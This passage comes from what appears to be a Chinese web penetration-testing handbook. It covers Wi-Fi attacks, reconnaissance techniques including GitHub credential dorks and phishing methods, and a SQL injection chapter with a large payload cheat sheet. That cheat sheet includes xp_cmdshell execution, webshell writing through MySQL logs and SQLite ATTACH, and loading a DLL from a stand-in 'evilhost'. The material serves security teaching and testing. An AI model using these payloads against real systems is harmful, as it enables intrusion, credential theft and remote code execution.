第一阶段，协商创建一个通信信道（IKE SA），并对该信道进行验证，为双方进一步的 IKE 通信提供机密性、消息完整性以及消息源验证服务；第二阶段，使用已建立的 IKE SA 建立 IPsec SA（V2 中叫 Child SA）。

2.11 Wi-Fi

2.11.1 简介

Wi-Fi 又称“无线热点”或“无线网络”，是 Wi-Fi 联盟的商标，一个基于 IEEE 802.11 标准的无线局域网技术。

2.11.2 攻击

暴力破解

WiFi 密码是基于预置的秘钥，可以通过抓取报文的方式在本地快速的批量进行密码爆破尝试。

伪造热点

AP 可以动态的广播自己，客户也可以主动发送探针请求。可以伪造 AP 发送对探针请求的响应包，来让客户端错误的识别。

秘钥重装攻击

该漏洞由 Vanhoef 发现。Wi-Fi 在握手时双方会更新秘钥，该攻击通过重放握手信息，令客户端重新安装相同的秘钥。

Dragonblood

最新版的 WPA3 标准在实现上存在一些问题，同样由 Vanhoef 发现。包含拒绝服务攻击、降级攻击、侧信道泄露等。

2.11.3 参考链接

- Wi-Fi Alliance
- Dragonblood：Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd
- Improving Privacy through Fast Passive Wi-Fi Scanning
- Practical Side-Channel Attacks against WPA-TKIP
- Key Reinstallation Attacks: Breaking the WPA2 Protocol
- RFC 7664 Dragonfly Key Exchange

CHAPTER 3

信息收集

3.1 网络入口/信息

- **网络拓扑信息**
  - 外网出口
- **IP 信息**
  - C 段
- **线下网络**
  - **Wi-Fi**
    - SSID
    - 认证信息
- **VPN**
  - 厂商
  - 登录方式
- 邮件网关
- 手机 APP
- 小程序后台
- OA

- SSO
- 边界网络设备
- 上游运营商

3.2 域名信息

3.2.1 Whois

Whois 可以查询域名是否被注册，以及注册域名的详细信息的数据库，其中可能会存在一些有用的信息，例如域名所有人、域名注册商、邮箱等。

3.2.2 搜索引擎搜索

搜索引擎通常会记录域名信息，可以通过 `site: domain` 的语法来查询。

3.2.3 第三方查询

网络中有相当多的第三方应用提供了子域的查询功能，下面有一些例子，更多的网站可以在 8.1 工具列表中查找。

- DNSDumpster
- Virustotal
- CrtSearch
- threatminer
- Censys

3.2.4 ASN 信息关联

在网络中一个自治系统 (Autonomous System, AS) 是一个有权自主地决定在本系统中应采用何种路由协议的小型单位。这个网络单位可以是一个简单的网络也可以是一个由一个或多个普通的网络管理员来控制的网络群体，它是一个单独的可管理的网络单元 (例如一所大学，一个企业或者一个公司个体) 。

一个自治系统有时也被称为是一个路由选择域 (routing domain) 。一个自治系统将会分配一个全局的唯一的 16 位号码，这个号码被称为自治系统号 (ASN) 。因此可以通过 ASN 号来查找可能相关的 IP，例如：

```
whois -h whois.radb.net -- '-i origin AS111111' | grep -Eo "([0-9.]+){4}/[0-9]+" | uniq
nmap --script targets-asn --script-args targets-asn.asn=15169
```

3.2.5 域名相关性

同一个企业/个人注册的多个域名通常具有一定的相关性，例如使用了同一个邮箱来注册、使用了同一个备案、同一个负责人来注册等，可以使用这种方式来查找关联的域名。一种操作步骤如下：

- 查询域名注册邮箱
- 通过域名查询备案号
- 通过备案号查询域名
- 反查注册邮箱
- 反查注册人
- 通过注册人查询到的域名在查询邮箱
- 通过上一步邮箱去查询域名
- 查询以上获取出的域名的子域名

3.2.6 网站信息利用

网站中有相当多的信息，网站本身、各项安全策略、设置等都可能暴露出一些信息。

网站本身的交互通常不囿于单个域名，会和其他子域交互。对于这种情况，可以通过爬取网站，收集站点中的其他子域信息。这些信息通常出现在 JavaScript 文件、资源文件链接等位置。

网站的安全策略如跨域策略、CSP 规则等通常也包含相关域名的信息。有时候多个域名为了方便会使用同一个 SSL/TLS 证书，因此有时可通过证书来获取相关域名信息。

3.2.7 HTTPS 证书

证书透明度

为了保证 HTTPS 证书不会被误发或伪造，CA 会将证书记录到可公开验证、不可篡改且只能附加内容的日志中，任何感兴趣的相关方都可以查看由授权中心签发的所有证书。因此可以通过查询已授权证书的方式来获得相关域名。

SAN

主题备用名称 (Subject Alternate Name, SAN)，简单来说，在需要多个域名，并将其用于各项服务时，多使用 SAN 证书。SAN 允许在安全证书中使用 subjectAltName 字段将多种值与证书关联，这些值被称为主题备用名称。

3.2.8 域传送漏洞

DNS 域传送 (zone transfer) 指的是冗余备份服务器使用来自主服务器的数据刷新自己的域 (zone) 数据库。这是为了防止主服务器因意外不可用时影响到整个域名的解析。

一般来说，域传送操作应该只允许可信的备用 DNS 服务器发起，但是如果错误配置了授权，那么任意用户都可以获得整个 DNS 服务器的域名信息。这种错误授权被称作是 DNS 域传送漏洞。

3.2.9 Passive DNS

Passive DNS 被动的从递归域名服务器记录来自不同域名服务器的响应，形成数据库。利用 Passive DNS 数据库可以知道域名曾绑定过哪些 IP，IP 曾关联到哪些域名，域名最早/最近出现的时间，为测试提供较大的帮助。Virustotal、passivetotal、CIRCL 等网站都提供了 Passive DNS 数据库的查询。

3.2.10 泛解析

泛解析是把 **.example.com* 的所有 A 记录都解析到某个 IP 地址上，在子域名枚举时需要处理这种情况以防生成大量无效的记录。

3.2.11 重要记录

CNAME

CNAME 即 Canonical name，又称 alias，将域名指向另一个域名。其中可能包含其他关联业务的信息。很多网站使用的 CDN 加速功能利用了该记录。

MX 记录

MX 记录即 Mail Exchanger，记录了发送电子邮件时域名对应的服务器地址。可以用来寻找 SMTP 服务器信息。

NS 记录

NS (Name Server) 记录是域名服务器的记录，用来指定域名由哪个 DNS 服务器来进行解析。

SPF 记录

SPF (Sender Policy Framework) 是为了防止垃圾邮件而提出来的一种 DNS 记录类型，是一种 TXT 类型的记录，用于登记某个域名拥有的用来外发邮件的所有 IP 地址。通过 SPF 记录可以获取相关的 IP 信息，常用命令为 `dig example.com txt` 。

3.2.12 CDN

CDN 验证

可通过多地 ping 的方式确定目标是否使用了 CDN，常用的网站有 `http://ping.chinaz.com/` `https://asm.ca.com/en/ping.php` 等。

域名查找

使用了 CDN 的域名的父域或者子域名不一定使用了 CDN，可以通过这种方式去查找对应的 IP。

历史记录查找

CDN 可能是在网站上线一段时间后才上线的，可以通过查找域名解析记录的方式去查找真实 IP。

邮件信息

通过社会工程学的方式进行邮件沟通，从邮件头中获取 IP 地址，IP 地址可能是网站的真实 IP 或者是目标的出口 IP。

3.2.13 子域爆破

在内网等不易用到以上技巧的环境，或者想监测新域名上线时，可以通过批量尝试的方式，找到有效的域名。

3.2.14 缓存探测技术

在企业网络中通常都会配置 DNS 服务器为网络内的主机提供域名解析服务。域名缓存侦测（DNS Cache Snooping）技术就是向这些服务器发送域名解析请求，但并不要求使用递归模式，用于探测是否请求过某个域名。这种方式可以用来探测是否使用了某些软件，尤其是安全软件。

3.3 端口信息

3.3.1 常见端口及其脆弱点

- **FTP (21/TCP)**
  - 默认用户名密码 `anonymous:anonymous`
  - 暴力破解密码
  - VSFTP 某版本后门

- **SSH (22/TCP)**
  - 部分版本 SSH 存在漏洞可枚举用户名
  - 暴力破解密码
- **Telent (23/TCP)**
  - 暴力破解密码
  - 嗅探抓取明文密码
- **SMTP (25/TCP)**
  - 无认证时可伪造发件人
- **DNS (53/UDP)**
  - 域传送漏洞
  - DNS 劫持
  - DNS 缓存投毒
  - DNS 欺骗
  - SPF / DMARC Check
  - **DDoS**
    - DNS Query Flood
    - DNS 反弹
  - DNS 隧道
- **DHCP 67/68**
  - 劫持/欺骗
- TFTP (69/TCP)
- HTTP (80/TCP)
- **Kerberos (88/TCP)**
  - 主要用于监听 KDC 的票据请求
  - 用于进行黄金票据和白银票据的伪造
- **POP3 (110/TCP)**
  - 爆破
- **RPC (135/TCP)**
  - wmic 服务利用
- **NetBIOS (137/UDP & 138/UDP)**

  - 未授权访问
  - 弱口令
- **NetBIOS / Samba (139/TCP)**
  - 未授权访问
  - 弱口令
- **SNMP (161/TCP)**
  - Public 弱口令
- **LDAP (389/TCP)**
  - 用于域上的权限验证服务
  - 匿名访问
  - 注入
- HTTPS (443/TCP)
- **SMB (445/TCP)**
  - Windows 协议簇，主要功能为文件共享服务
  - `net use \\192.168.1.1 /user:xxx\username password`
- **Linux Rexec (512/TCP & 513/TCP & 514/TCP)**
  - 弱口令
- **Rsync (873/TCP)**
  - 未授权访问
- **RPC (1025/TCP)**
  - NFS 匿名访问
- **Java RMI (1090/TCP & 1099/TCP)**
  - 反序列化远程命令执行漏洞
- **MSSQL (1433/TCP)**
  - 弱密码
  - 差异备份 GetShell
  - SA 提权
- **Oracle (1521/TCP)**
  - 弱密码
- **NFS (2049/TCP)**

  - 权限设置不当
  - `showmount <host>`
- **ZooKeeper (2171/TCP & 2375/TCP)**
  - 无身份认证
- **Docker Remote API (2375/TCP)**
  - 未限制 IP / 未启用 TLS 身份认证
  - `http://docker.addr:2375/version`
- **MySQL (3306/TCP)**
  - 弱密码
  - 日志写 WebShell
  - UDF 提权
  - MOF 提权
- **RDP / Terminal Services (3389/TCP)**
  - 弱密码
- **Postgres (5432/TCP)**
  - 弱密码
  - 执行系统命令
- **VNC (5900/TCP)**
  - 弱密码
- **CouchDB (5984/TCP)**
  - 未授权访问
- **WinRM (5985/TCP)**
  - Windows 对 WS-Management 的实现
  - 在 Vista 上需要手动启动，在 Windows Server 2008 中服务是默认开启的
- **Redis (6379/TCP)**
  - 无密码或弱密码
  - 绝对路径写 WebShell
  - 计划任务反弹 Shell
  - 写 SSH 公钥
  - 主从复制 RCE

  - Windows 写启动项

- **Kubernetes API Server (6443/TCP && 10250/TCP)**
  - `https://Kubernetes:10250/pods`
- **JDWP (8000/TCP)**
  - 远程命令执行
- ActiveMQ (8061/TCP)
- **Jenkin (8080/TCP)**
  - 未授权访问
- **Elasticsearch (9200/TCP)**
  - 代码执行
  - `http://es.addr:9200/_plugin/head/`
  - `http://es.addr:9200/_nodes`
- **Memcached (11211/TCP)**
  - 未授权访问
- RabbitMQ (15672/TCP & 15692/TCP & 25672/TCP)
- **MongoDB (27017/TCP)**
  - 无密码或弱密码
- **Hadoop (50070/TCP & 50075/TCP)**
  - 未授权访问

除了以上列出的可能出现的问题，暴露在公网上的服务若不是最新版，都可能存在已经公开的漏洞

3.3.2 常见端口扫描技术

全扫描

扫描主机尝试使用三次握手与目标主机的某个端口建立正规的连接，若成功建立连接，则端口处于开放状态，反之处于关闭状态。

全扫描实现简单，且以较低的权限就可以进行该操作。但是在流量日志中会有大量明显的记录。

半扫描

半扫描也称 SYN 扫描，在半扫描中，仅发送 SYN 数据段，如果应答为 RST，则端口处于关闭状态，若应答为 SYN/ACK，则端口处于监听状态。不过这种方式需要较高的权限，而且现在的大部分防火墙已经开始对这种扫描方式做处理。

FIN 扫描

FIN 扫描是向目标发送一个 FIN 数据包，如果是开放的端口，会返回 RST 数据包，关闭的端口则不会返回数据包，可以通过这种方式来判断端口是否打开。

这种方式并不在 TCP 三次握手的状态中，所以不会被记录，相对 SYN 扫描要更隐蔽一些。

3.3.3 Web 服务

- **Jenkins**
  - 未授权访问
- **Gitlab**
  - 对应版本 CVE
- **Zabbix**
  - 权限设置不当

3.3.4 批量搜索

- Censys
- Shodan
- ZoomEye

3.4 站点信息

- **判断网站操作系统**
  - Linux 大小写敏感
  - Windows 大小写不敏感
- **扫描敏感文件**
  - robots.txt
  - crossdomain.xml
  - sitemap.xml
  - xx.tar.gz
  - xx.bak
  - 等

- **确定网站采用的语言**
  - 如 PHP / Java / Python 等
  - 找后缀，比如 php/asp/jsp
- **前端框架**
  - 如 jQuery / BootStrap / Vue / React / Angular 等
  - 查看源代码
- **中间服务器**
  - 如 Apache / Nginx / IIS 等
  - 查看 header 中的信息
  - 根据报错信息判断
  - 根据默认页面判断
- **Web 容器服务器**
  - 如 Tomcat / Jboss / Weblogic 等
- **后端框架**
  - 根据 Cookie 判断
  - 根据 CSS / 图片等资源的 hash 值判断
  - **根据 URL 路由判断**
    - 如 wp-admin
  - 根据网页中的关键字判断
  - 根据响应头中的 X-Powered-By
- **CDN 信息**
  - 常见的有 Cloudflare、yunjiasu
- **探测有没有 WAF，如果有，什么类型的**
  - 有 WAF，找绕过方式
  - 没有，进入下一步
- **扫描敏感目录，看是否存在信息泄漏**
  - 扫描之前先自己尝试几个的 url，人为看看反应
- 使用爬虫爬取网站信息
- 拿到一定信息后，通过拿到的目录名称，文件名称及文件扩展名了解网站开发人员的命名思路，确定其命名规则，推测出更多的目录及文件名

- **常见入口目标**
  - 关注度低的系统
  - 业务线较长的系统

3.5 搜索引擎利用

恰当地使用搜索引擎（Google/Bing/Yahoo/Baidu 等）可以获取目标站点的较多信息。

3.5.1 搜索引擎处理流程

- **数据预处理**
  - 长度截断
  - 大小写转化
  - 去标点符号
  - 简繁转换
  - 数字归一化，中文数字、阿拉伯数字、罗马字
  - 同义词改写
  - 拼音改写
- **处理**
  - 分词
  - 关键词抽取
  - 非法信息过滤

3.5.2 搜索技巧

- **site:www.hao123.com**
  - 返回此目标站点被搜索引擎抓取收录的所有内容
- **site:www.hao123.com keyword**
  - 返回此目标站点被搜索引擎抓取收录的包含此关键词的所有页面
  - 此处可以将关键词设定为网站后台，管理后台，密码修改，密码找回等
- **site:www.hao123.com inurl:admin.php**
  - 返回目标站点的地址中包含 admin.php 的所有页面，可以使用 admin.php/manage.php 或者其他关键词来寻找关键功能页面

- **link:www.hao123.com**
  - 返回所有包含目标站点链接的页面，其中包括其开发人员的个人博客，开发日志，或者开放这个站点的第三方公司，合作伙伴等
- **related:www.hao123.com**
  - 返回所有与目标站点”相似”的页面，可能会包含一些通用程序的信息等
- **intitle:”500 Internal Server Error” ”server at”**
  - 搜索出错的页面
- **inurl:”nph-proxy.cgi” ”Start browsing”**
  - 查找代理服务器

除了以上的关键字，还有 allintile / allinurl / allintext / inanchor / intext / filetype / info / numberange / cache 等。

通配符

- * 代表某一个单词
- OR 或者 | 代表逻辑或
- 单词前跟 + 表强制查询
- 单词前跟 - 表排除对应关键字
- " 强调关键字

tips

- 查询不区分大小写
- 括号会被忽略
- 默认用 and 逻辑进行搜索

3.5.3 快照

搜索引擎的快照中也常包含一些关键信息，如程序报错信息可以会泄漏网站具体路径，或者一些快照中会保存一些测试用的测试信息，比如说某个网站在开发了后台功能模块的时候，还没给所有页面增加权限鉴别，此时被搜索引擎抓取了快照，即使后来网站增加了权限鉴别，但搜索引擎的快照中仍会保留这些信息。

另外也有专门的站点快照提供快照功能，如 Wayback Machine 和 Archive.org 等。

3.5.4 Github

在 Github 中，可能会存在源码泄露、AccessKey 泄露、密码、服务器配置泄露等情况，常见的搜索技巧有：

- `@example.com password/pass/pwd/secret/credentials/token`
- `@example.com username/user/key/login/ftp/`
- `@example.com config/ftp/smtp/pop`
- `@example.com security_credentials/connetionstring`
- `@example.com JDBC/ssh2_auth_password/send_keys`

3.6 社会工程学

3.6.1 企业信息收集

一些网站如天眼查等，可以提供企业关系挖掘、工商信息、商标专利、企业年报等信息查询，可以提供企业的较为细致的信息。

公司主站中会有业务方向、合作单位等信息。

3.6.2 人员信息收集

针对人员的信息收集考虑对目标重要人员、组织架构、社会关系的收集和分析。其中重要人员主要指高管、系统管理员、开发、运维、财务、人事、业务人员的个人电脑。

人员信息收集较容易的入口点是网站，网站中可能包含网站的开发、管理维护等人员的信息。从网站联系功能中和代码的注释信息中都可能得到的所有开发及维护人员的姓名和邮件地址及其他联系方式。

在获取这些信息后，可以在 Github/Linkedin 等社交、招聘网站中进一步查找这些人在互联网上发布的与目标站点有关的一切信息，分析并发现有用的信息。

此外，可以对获取到的邮箱进行密码爆破的操作，获取对应的密码。

3.6.3 钓鱼

基于之前收集到的信息，可以使用 Office/CHM/RAR/EXE/快捷方式等文件格式制作钓鱼邮件发送至目标，进一步收集信息。

其中 Office 可以使用 Office 漏洞、宏、OLE 对象、PPSX 等方式构造利用文件。

Exe 可以使用特殊的 Unicode 控制字符如 RLO (Right-to-Left Override) 等来构建容易混淆的文件名。

RAR 主要是利用自解压等方式来构建恶意文件，同样加密的压缩包也在一定程度上可以逃逸邮件网关的检测。

如果前期信息收集获取到了运维等人员的邮箱，可以使用运维人员的邮箱发送，如果未收集到相关的信息，可以使用伪造发送源的方式发送邮件。

需要注意的是，钓鱼测试也需要注意合规问题，不能冒充监管单位、不能发送违法违规信息。具体可以参考《中华人民共和国电信条例》、《中华人民共和国互联网电子邮件服务管理办法》等法律法规。

3.6.4 其他信息

公司的公众号、企业号、网站，员工的网盘、百度文库等可能会存在一些敏感信息，如 VPN/堡垒机账号、TeamViewer 账号、网络设备默认口令、服务器默认口令等。

3.7 参考链接

- 端口渗透总结
- 未授权访问总结
- 红队测试之邮箱打点
- 邮件伪造之 SPF 绕过的 5 种思路

CHAPTER 4

常见漏洞攻防

4.1 SQL 注入

4.1.1 注入分类

简介

SQL 注入是一种代码注入技术，用于攻击数据驱动的应用程序。在应用程序中，如果没有做恰当的过滤，则可能使得恶意的 SQL 语句被插入输入字段中执行（例如将数据库内容转储给攻击者）。

按技巧分类

根据使用的技巧，SQL 注入类型可分为

- **盲注**
  - 布尔盲注：只能从应用返回中推断语句执行后的布尔值
  - 时间盲注：应用没有明确的回显，只能使用特定的时间函数来判断
- 报错注入：应用会显示全部或者部分的报错信息
- 堆叠注入：有的应用可以加入 ；后一次执行多条语句
- 其他

按获取数据的方式分类

另外也可以根据获取数据的方式分为 3 类

inband

利用 Web 应用来直接获取数据，如报错注入，这类注入都是通过站点的响应或者错误反馈来提取数据。

inference

通过 Web 的一些反映来推断数据，如布尔盲注，也就是我们通俗的盲注，通过 web 应用的其他改变来推断数据。

out of band (OOB)

通过其他传输方式来获得数据，比如 DNS 解析协议和电子邮件。

4.1.2 注入检测

常见的注入点

- GET/POST/PUT/DELETE 参数
- X-Forwarded-For
- 文件名

Fuzz 注入点

- `' / "`
- `1/1`
- `1/0`
- `and 1=1`
- `" and "1"="1`
- `and 1=2`
- `or 1=1`
- `or 1=`
- `' and '1'='1`

- + - ~ * % /
- << >> || | & &&
- ~
- !
- @
- 反引号执行

测试用常量

- @@version
- @@servername
- @@language
- @@spid

测试列数

例如 http://www.foo.com/index.asp?id=12+union+select+null,null-- ，不断增加 null 至不返回

报错注入

- select 1/0
- select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a
- extractvalue(1, concat(0x5c,(select user())))
- updatexml(0x3a,concat(1,(select user())),1)
- exp(~(SELECT * from(select user())a))
- ST_LatFromGeoHash((select * from(select * from(select user())a)b))
- GTID_SUBSET(version(), 1)

基于 geometric 的报错注入

- GeometryCollection((select * from (select * from(select user())a)b))
- polygon((select * from(select * from(select user())a)b))
- multipoint((select * from(select * from(select user())a)b))
- multilinestring((select * from(select * from(select user())a)b))

- `LINESTRING((select * from(select * from(select user())a)b))`
- `multipolygon((select * from(select * from(select user())a)b))`

其中需要注意的是，基于 exp 函数的报错注入在 MySQL 5.5.49 后的版本已经不再生效，具体可以参考这个 commit 95825f 。

而以上列表中基于 geometric 的报错注入在这个 commit 5caea4 中被修复，在 5.5.x 较后的版本中同样不再生效。

堆叠注入

- `;select 1`

注释符

- `#`
- `--+`
- `/*xxx*/`
- `/*!xxx*/`
- `/*!50000xxx*/`

判断过滤规则

- 是否有 trunc
- 是否过滤某个字符
- 是否过滤关键字
- slash 和编码

获取信息

- **判断数据库类型**
  - `and exists (select * from msysobjects ) > 0` access 数据库
  - `and exists (select * from sysobjects ) > 0` SQLServer 数据库
- **判断数据库表**
  - `and exsits (select * from admin)`
- 版本、主机名、用户名、库名
- **表和字段**

  - **确定字段数**
    * Order By
    * Select Into
  - 表名、列名

测试权限

- **文件操作**
  - 读敏感文件
  - 写 shell
- **带外通道**
  - 网络请求

4.1.3 权限提升

UDF 提权

UDF（User Defined Function，用户自定义函数）是 MySQL 提供的一个功能，可以通过编写 DLL 扩展为 MySQL 添加新函数，扩充其功能。

当获得 MySQL 权限之后，即可通过这种方式上传自定义的扩展文件，从 MySQL 中执行系统命令。

4.1.4 数据库检测

MySQL

- sleep `sleep(1)`
- benchmark `BENCHMARK(5000000, MD5('test'))`
- **字符串连接**
  - `SELECT 'a' 'b'`
  - `SELECT CONCAT('some','string')`
- **version**
  - `SELECT @@version`
  - `SELECT version()`
- **识别用函数**
  - `connection_id()`

  - last_insert_id()
  - row_count()

Oracle

- **字符串连接**
  - 'a'||'oracle' --
  - SELECT CONCAT('some','string')
- **version**
  - SELECT banner FROM v$version
  - SELECT banner FROM v$version WHERE rownum=1

SQLServer

- WAITFOR WAITFOR DELAY '00:00:10';
- SERVERNAME SELECT @@SERVERNAME
- version SELECT @@version
- **字符串连接**
  - SELECT 'some'+'string'
- **常量**
  - @@pack_received
  - @@rowcount

PostgreSQL

- sleep pg_sleep(1)

4.1.5 绕过技巧

- **编码绕过**
  - 大小写
  - url 编码
  - html 编码
  - 十六进制编码

  - unicode 编码

- **注释**
  - `//` `--` `--` `+` `--` `-` `#` `/**/` `;` `%00`
  - 内联注释用的更多，它有一个特性 `/!**/` 只有 MySQL 能识别
  - e.g. `index.php?id=-1 /*!UNION*/ /*!SELECT*/ 1,2,3`
- **只过滤了一次时**
  - `union` => `ununionion`
- **相同功能替换**
  - **函数替换**
    - `substring` / `mid` / `sub`
    - `ascii` / `hex` / `bin`
    - `benchmark` / `sleep`
  - **变量替换**
    - `user()` / `@@user`
  - **符号和关键字**
    - `and` / `&`
    - `or` / `|`
- **HTTP 参数**
  - **HTTP 参数污染**
    - `id=1&id=2&id=3` 根据容器不同会有不同的结果
  - HTTP 分割注入
- **缓冲区溢出**
  - 一些 C 语言的 WAF 处理的字符串长度有限，超出某个长度后的 payload 可能不会被处理
- 二次注入有长度限制时，通过多句执行的方法改掉数据库该字段的长度绕过

4.1.6 SQL 注入小技巧

宽字节注入

一般程序员用 gbk 编码做开发的时候，会用 `set names 'gbk'` 来设定，这句话等同于

```
set
character_set_connection = 'gbk',
character_set_result = 'gbk',
character_set_client = 'gbk';
```

漏洞发生的原因是执行了 `set character_set_client = 'gbk';` 之后，mysql 就会认为客户端传过来的数据是 gbk 编码的，从而使用 gbk 去解码，而 mysql_real_escape 是在解码前执行的。但是直接用 `set names 'gbk'` 的话 real_escape 是不知道设置的数据的编码的，就会加 `%5c` 。此时 server 拿到数据解码就认为提交的字符 +%5c 是 gbk 的一个字符，这样就产生漏洞了。

解决的办法有三种，第一种是把 client 的 charset 设置为 binary，就不会做一次解码的操作。第二种是是 `mysql_set_charset('gbk')` ，这里就会把编码的信息保存在和数据库的连接里面，就不会出现这个问题了。第三种就是用 pdo。

还有一些其他的编码技巧，比如 latin 会弃掉无效的 unicode，那么 admin%32 在代码里面不等于 admin，在数据库比较会等于 admin。

4.1.7 CheatSheet

SQL Server Payload

常见 Payload

- **Version**
  - `SELECT @@version`
  - `SELECT SERVERPROPERTY('Edition');`
  - `SELECT SERVERPROPERTY('EngineEdition');`
- **Comment**
  - `SELECT 1 -- comment`
  - `SELECT /*comment*/1`
- **Space**
  - `0x01 - 0x20`
- **用户信息**
  - `SELECT user_name()`
  - `SELECT system_user`
  - `SELECT user`
  - `SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID`

- **用户权限**
  - `select IS_SRVROLEMEMBER('sysadmin')`
  - `select IS_SRVROLEMEMBER('db_owner')`
- **List User**
  - `SELECT name FROM master..syslogins`
- **数据库信息**
  - `SELECT name FROM master..sysdatabases`
  - `select concat_ws(table_schema,table_name,column_name) from information_schema.columns`
  - `select quotename(name) from master..sysdatabases FOR XML PATH('')`
- **执行命令**
  - `EXEC xp_cmdshell 'net user'`
- **Ascii**
  - `SELECT char(0x41)`
  - `SELECT ascii('A')`
  - `SELECT char(65)+char(66)` => return `AB`
- **Delay**
  - `WAITFOR DELAY '0:0:3'` pause for 3 seconds
- **Change Password**
  - `ALTER LOGIN [sa] WITH PASSWORD=N'NewPassword'`
- **Trick**
  - `id=1 union:select password from:user`
- **文件读取**
  - OpenRowset
- **当前查询语句**
  - `select text from sys.dm_exec_requests cross apply sys.dm_exec_sql_text(sql_handle)`
- **hostname**
  - 用于判断是否站库分离
  - `select host_name()`
  - `exec xp_getnetname`

- **服务器信息**
  - `exec xp_msver`
- **系统配置**
  - `select * from sys.configurations;`

注册表读写

- **xp_regread**
  - `exec xp_regread N'HKEY_LOCAL_MACHINE', N'SYSTEM\CurrentControlSet\Services\MSSEARCH'`
- `xp_regwrite`
- `xp_regdeletvalue`
- `xp_regdeletkey`
- `xp_regaddmultistring`

报错注入

- `1=convert(int,(db_name()))`

常用函数

- SUSER_NAME()
- USER_NAME()
- PERMISSIONS()
- DB_NAME()
- FILE_NAME()
- TYPE_NAME()
- COL_NAME()

DNS OOB

- fn_xe_file_target_read_file
- fn_get_audit_file
- fn_trace_gettable

其他常用存储过程

- sp_execute_external_script
- sp_makewebtask
- sp_OACreate
- sp_OADestroy
- sp_OAGetErrorInfo
- sp_OAGetProperty
- sp_OAMethod
- sp_OASetProperty
- sp_OAStop
- xp_cmdshell
- xp_dirtree
- xp_enumerrorlogs
- xp_enumgroups
- xp_fixeddrives
- xp_getfiledetails
- xp_loginconfig

MySQL Payload

常见 Payload

- **Version**
  - `SELECT @@version`
- **Comment**
  - `SELECT 1 -- comment`
  - `SELECT 1 # comment`
  - `SELECT /*comment*/1`
- **Space**
  - `0x9 0xa-0xd 0x20 0xa0`
- **Current User**

  - SELECT user()
  - SELECT system_user()
  - SELECT current_role()

- **List User**
  - SELECT user FROM mysql.user
- **Current Database**
  - SELECT database()
- **List Database**
  - SELECT schema_name FROM information_schema.schemata
- **List Tables**
  - SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
- **List Columns**
  - SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
- **If**
  - SELECT if(1=1,'foo','bar'); return 'foo'
- **Ascii**
  - SELECT char(0x41)
  - SELECT ascii('A')
  - SELECT 0x414243 => return ABC
- **Delay**
  - sleep(1)
  - SELECT BENCHMARK(1000000,MD5('A'))
- **Read File**
  - select @@datadir
  - select load_file('databasename/tablename.MYD')
- **Blind**
  - ascii(substring(str,pos,length)) & 32 = 1
- **Error Based**

  - `select count(*),(floor(rand(0)*2))x from information_schema.tables group by x;`
  - `select count(*) from (select 1 union select null union select !1)x group by concat((select table_name from information_schema.tables limit 1), floor(rand(0)*2))`

- **Change Password**
  - `mysql -uroot -e "use mysql;UPDATE user SET password=PASSWORD('newpassword') WHERE user='root';FLUSH PRIVILEGES;"`

报错注入常见函数

- extractvalue
- updatexml
- GeometryCollection
- linestring
- multilinestring
- multipoint
- multipolygon
- polygon
- exp

写文件

写文件前提

- root 权限
- 知晓文件绝对路径
- 写入的路径存在写入权限
- secure_file_priv 允许向对应位置写入
- `select count(file_priv) from mysql.user`

基于 into 写文件

```
union select 1,1,1 into outfile '/tmp/demo.txt'
union select 1,1,1 into dumpfile '/tmp/demo.txt'
```

dumpfile 和 outfile 不同在于，outfile 会在行末端写入新行，会转义换行符，如果写入二进制文件，很可能被这种特性破坏

基于 log 写文件

```
show variables like '%general%';
set global general_log = on;
set global general_log_file = '/path/to/file';
select '<?php var_dump("test");?>';
set global general_log_file = '/original/path';
set global general_log = off;
```

PostgresSQL Payload

- **Version**
  - SELECT version()
- **Comment**
  - SELECT 1 -- comment
  - SELECT /*comment*/1
- **Current User**
  - SELECT user
  - SELECT current_user
  - SELECT session_user
  - SELECT getpgusername()
- **List User**
  - SELECT usename FROM pg_user
- **Current Database**
  - SELECT current_database()
- **List Database**
  - SELECT datname FROM pg_database
- **Ascii**

  - SELECT char(0x41)
  - SELECT ascii('A')

- **Delay**
  - pg_sleep(1)

Oracle Payload

常见 Payload

- **dump**
  - select * from v$tablespace;
  - select * from user_tables;
  - select column_name from user_tab_columns where table_name = 'table_name';
  - select column_name, data_type from user_tab_columns where table_name = 'table_name';
  - SELECT * FROM ALL_TABLES
- **Comment**
  - --
  - /**/
- **Space**
  - 0x00 0x09 0xa-0xd 0x20
- **报错**
  - utl_inaddr.get_host_name
  - ctxsys.drithsx.sn
  - ctxsys.CTX_REPORT.TOKEN_TYPE
  - XMLType
  - dbms_xdb_version.checkin
  - dbms_xdb_version.makeversioned
  - dbms_xdb_version.uncheckout
  - dbms_utility.sqlid_to_sqlhash
  - ordsys.ord_dicom.getmappingxpath
  - utl_inaddr.get_host_name

  - utl_inaddr.get_host_address

- **OOB**
  - utl_http.request
  - utl_inaddr.get_host_address
  - SYS.DBMS_LDAP.INIT
  - HTTPURITYPE
  - HTTP_URITYPE.GETCLOB
- **绕过**
  - rawtohex

写文件

```
create or replace directory TEST_DIR as '/path/to/dir';
grant read, write on directory TEST_DIR to system;
declare
   isto_file utl_file.file_type;
begin
   isto_file := utl_file.fopen('TEST_DIR', 'test.jsp', 'W');
   utl_file.put_line(isto_file, '<% out.println("test"); %>');
   utl_file.fflush(isto_file);
   utl_file.fclose(isto_file);
end;
```

SQLite3 Payload

- **Comment**
  - --
  - /**/
- **Version**
  - select sqlite_version();

Command Execution

```
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ('<?system($_GET['cmd']); ?>');--
```

Load_extension

```
UNION SELECT 1,load_extension('\\evilhost\evil.dll','E');--
```

NoSQL Payload

常见 Payload

- **绕过限制条件**
  - `{"username": "user"} => {"username": {"ne": "fakeuser"}}`
  - `{"$where": "return true"}`
- **测试用字符**
  - `'"\/$[].>`
- **布尔测试常用**
  - `{"$ne": -1}`
  - `{"$in": []}`
  - `{"$where": "return true"}`
  - `{"$or": [{},{"foo":"1"}]}`
- **时间**
  - `{"$where": "sleep(100)"}`

4.1.8 预编译

简介

